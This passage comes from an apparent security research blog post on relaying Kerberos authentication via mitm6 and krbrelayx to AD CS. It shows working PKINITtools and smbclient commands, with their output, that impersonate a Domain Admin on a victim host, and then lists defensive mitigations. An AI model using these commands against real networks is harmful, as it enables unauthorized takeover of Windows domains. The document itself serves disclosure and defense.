- The client talks to the KDC to get a Kerberos ticket for the service we indicated.
- The client establishes a TCP connection to krbrelayx and sends a TKEY query containing the Kerberos ticket.
- The ticket is forwarded to the AD CS host which results in our authentication succeeding and a certificate being issued.

With this certificate we can use PKINITtools (or Rubeus on Windows)to authenticate using Kerberos and impersonate a Domain Admin to gain access to our victim (in this case `icorp-w10`):

```
python gettgtpkinit.py -pfx-base64 MIIRFQIBA..cut...lODSghScECP5hGFE3PXoz
internal.corp/icorp-w10$ icorp-w10.ccache
```

With smbclient.py we can list the C$ drive to prove we have admin access:



```
(PKINITtools) → PKINITtools git:(master) python gets4uticket.py kerberos+ccache://internal.corp\\icorp-w10\$:icorp-w10.ccache@icorp-dc.internal.cor
p cifs/icorp-w10.internal.corp@INTERNAL.CORP admin@INTERNAL.CORP admin.ccache
(PKINITtools) → PKINITtools git:(master) KRB5CCNAME=admin.ccache smbclient.py -k internal.corp/admin@icorp-w10.internal.corp -no-pass
Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Wed Apr 14 10:20:45 2021 $Recycle.Bin
drw-rw-rw-          0  Thu Feb 10 17:46:05 2022 $WINDOWS.~BT
drw-rw-rw-          0  Thu Feb 10 17:45:58 2022 $WinREAgent
drw-rw-rw-          0  Sun Dec 23 00:08:11 2018 Documents and Settings
-rw-rw-rw-   50311168  Tue Feb 22 15:59:18 2022 pagefile.sys
drw-rw-rw-          0  Wed Dec 23 17:14:41 2020 PerfLogs
drw-rw-rw-          0  Sun May 23 17:51:59 2021 Program Files
drw-rw-rw-          0  Sun Nov 22 12:04:49 2020 Program Files (x86)
drw-rw-rw-          0  Sun May 23 17:52:03 2021 ProgramData
drw-rw-rw-          0  Sun Dec 23 00:07:30 2018 Recovery
-rw-rw-rw-   16777216  Tue Feb 22 15:59:18 2022 swapfile.sys
drw-rw-rw-          0  Sun Dec 23 00:32:40 2018 System Volume Information
drw-rw-rw-          0  Sun Feb 10 12:03:01 2019 temp
drw-rw-rw-          0  Sun Jan  6 20:44:04 2019 Users
drw-rw-rw-          0  Mon Apr 12 22:29:01 2021 Windows
#
```

Defenses

This technique abuses insecure defaults in Windows and Active Directory. The primary issues here are the preferrence of IPv6 by Windows, and the bad security defaults on the AD CS web applications. These can be mitigated as follows:

Mitigating mitm6

mitm6 abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments. If you don't use IPv6 internally, the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. Disabling IPv6 entirely may have unwanted side effects. Setting the following predefined rules to Block instead of Allow prevents the attack from working:

- *(Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)*
- *(Inbound) Core Networking - Router Advertisement (ICMPv6-In)*
- *(Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-Out)*

Mitigating relaying to AD CS

The default `CertSrv` site does not use TLS, this should be enforced first before further protections can be enabled. After enabling TLS with a valid certificte, enabling Extended Protection for authentication in IIS will prevent relay attacks. This should be enabled on all the web-based enrollment features of AD CS on all individual CA servers that offer this service.

Tools

All the tools mentioned in this blog are available as open source tools on GitHub.

- mitm6 https://github.com/dirkjanm/mitm6
- krbrelayx https://github.com/dirkjanm/krbrelayx
- PKINITtools https://github.com/dirkjanm/PKINITtools

Thanks to all the people mentioned in this blog and my previous posts on these topics for their research and tool contributions.